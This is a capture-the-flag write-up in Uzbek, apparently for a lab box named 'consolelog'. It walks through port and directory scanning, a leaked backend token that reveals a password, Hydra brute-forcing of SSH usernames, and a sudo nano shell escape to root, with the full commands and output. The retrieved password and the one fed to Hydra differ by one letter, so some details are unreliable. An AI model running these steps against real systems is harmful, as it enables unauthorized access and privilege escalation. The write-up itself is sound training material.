



consolelog - writeup



The screenshot shows a terminal window titled 'kali@kali: ~'. The user has executed the command 'nmap 172.17.0.2 -p-'. The output of the scan is as follows:

```
(saidislom@kali)-[~]  
└─$ nmap 172.17.0.2 -p-  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 12:27 +0500  
Nmap scan report for 172.17.0.2  
Host is up (0.0000040s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
3000/tcp  open  ppp  
5000/tcp  open  upnp  
MAC Address: 56:24:F3:CC:1D:3D (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds  
  
(saidislom@kali)-[~]  
└─$
```

nmap natijasi




Welcome to My Site

Button in beta

saytning vizual korinishi


A screenshot of a terminal window on a Kali Linux system. The terminal displays the ASCII art logo for ffuf (v2.1.0-dev) and the output of a scan. The scan parameters are: Method: GET, URL: http://172.17.0.2/FUZZ, Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt, Follow redirects: false, Calibration: false, Timeout: 10, Threads: 40, Matcher: Response status: 200-299,301,302,307,401,403,405,500. The results show various endpoints like .htaccess, .htpasswd, .hta, backend, index.html, javascript, and server-status with their respective status codes and sizes. The progress bar indicates 4750/4750 jobs completed with 0 errors.

ffuf qilganizda qiziq endpointlar topildi



```
const express = require('express');
const app = express();
const port = 3000;
app.use(express.json());
app.post('/recurso/', (req, res) => {
  const token = req.body.token;
  if (token === 'tokentraviesito') {
    res.send('lapassworddebackupmaschingonadetodas');
  } else {
    res.status(401).send('Unauthorized');
  }
});
app.listen(port, '0.0.0.0', () => {
  console.log('Backend listening at http://consolelog.lab:3000');
});
```

backend papkasida server.js fayli bor ekan. bu skript 3000-portda ishlayotgan servisning kodlari ekanligi ma'lum bo'ldi. ishonch xosil qilish uchun osha 3000-portga POST so'rov yuborib ko'rdik



```
(saidislom@kali)-[~]
$ curl http://172.17.0.2:3000/ -b "tokentraviesito"
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot TRACE </pre>
</body>
</html>

(saidislom@kali)-[~]
$ curl -X POST http://consolelog.lab:3000/recurso/ \
-H "Content-Type: application/json" \
-d '{"token": "tokentraviesito"}'
lapassworddebackupmaschingonadetodas

(saidislom@kali)-[~]
$
```

rostdan ham passwordni qaytardi endi bu passwordni olib brute force qilib ko'ramiz

```
(saidislom@kali)-[~]
└─$ hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -p lapasswordebackupmaschingonadetodas ssh://172.17.0.2 -s 5000
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-26 12:53:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 8295168 to do in 480:03h, 15 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(saidislom@kali)-[~]
└─$ hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -p lapasswordebackupmaschingonadetodas ssh://172.17.0.2 -s 5000 -v
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-26 12:54:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://info@172.17.0.2:5000
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:5000
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 12
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 9
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error
```

```
(saidislom@kali)-[~]
└─$ hydra -L /usr/share/seclists/Username/xato-net-10-million-usernames.txt -p lapasswordebackupmaschingonadetodas ssh://172.17.0.2 -s 5000 -v
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-26 12:54:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8295455 login tries (l:8295455/p:1), ~518466 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://info@172.17.0.2:5000
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:5000
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 11 because of too many errors
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 12
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 9
[ERROR] could not connect to target port 5000: Socket error: Connection reset by peer
[ERROR] ssh protocol error

[5000][ssh] host: 172.17.0.2 login: lovely password: lapasswordebackupmaschingonadetodas
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-26 13:06:31

(saidislom@kali)-[~]
└─$
```


lovely userining passwordni ekan lapasswordebackupmaschingonadetodas

```
lovely@ff6d1ba2718d: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
$ ssh lovely@172.17.0.2  
ssh: connect to host 172.17.0.2 port 22: Connection refused  
  
(saidislom@kali)-[~]  
$ ssh lovely@172.17.0.2:5000  
ssh: Could not resolve hostname 172.17.0.2:5000: Name or service not known  
  
(saidislom@kali)-[~]  
$ ssh lovely@172.17.0.2 -p 5000  
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established.  
ED25519 key fingerprint is: SHA256:TUnzbwA0NsTnkmoG4y6xeMwIakLAG070KPdicJNeE88  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[172.17.0.2]:5000' (ED25519) to the list of known hosts.  
lovely@172.17.0.2's password:  
Linux ff6d1ba2718d 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
lovely@ff6d1ba2718d:~$ whoami  
lovely  
lovely@ff6d1ba2718d:~$ id  
uid=1001(lovely) gid=1001(lovely) groups=1001(lovely),100(users)  
lovely@ff6d1ba2718d:~$
```

ssh orqali ulandik

```
lovely@ff6d1ba2718d: ~  
Session Actions Edit View Help  
  
=====SAIDISLOM=====  
  
lovely@ff6d1ba2718d:~$ sudo -l  
Matching Defaults entries for lovely on ff6d1ba2718d:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User lovely may run the following commands on ff6d1ba2718d:  
(ALL) NOPASSWD: /usr/bin/nano  
lovely@ff6d1ba2718d:~$
```

/usr/bin/nano ni sudo sifatida ishlatish huquqimiz bor ekan




<https://gtfobins.org/> saytidan instruksiya olamiz asosiysi

sudo nano

ctrl+r

ctrl+x

reset; sh 1>&0 2>&0 va enter bosamiz va root olinadi



A screenshot of a terminal window. The window has a title bar with standard Linux window controls and a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal content shows a series of commands and their outputs: '# whoami' returns 'root', '# id' returns 'uid=0(root) gid=0(root) groups=0(root)', and '# saidislom'. The prompt 'lovely@ff6d1ba2718d: ~' is visible at the top right of the terminal area.

```
lovely@ff6d1ba2718d: ~  
# whoami  
root  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# saidislom
```

root olindi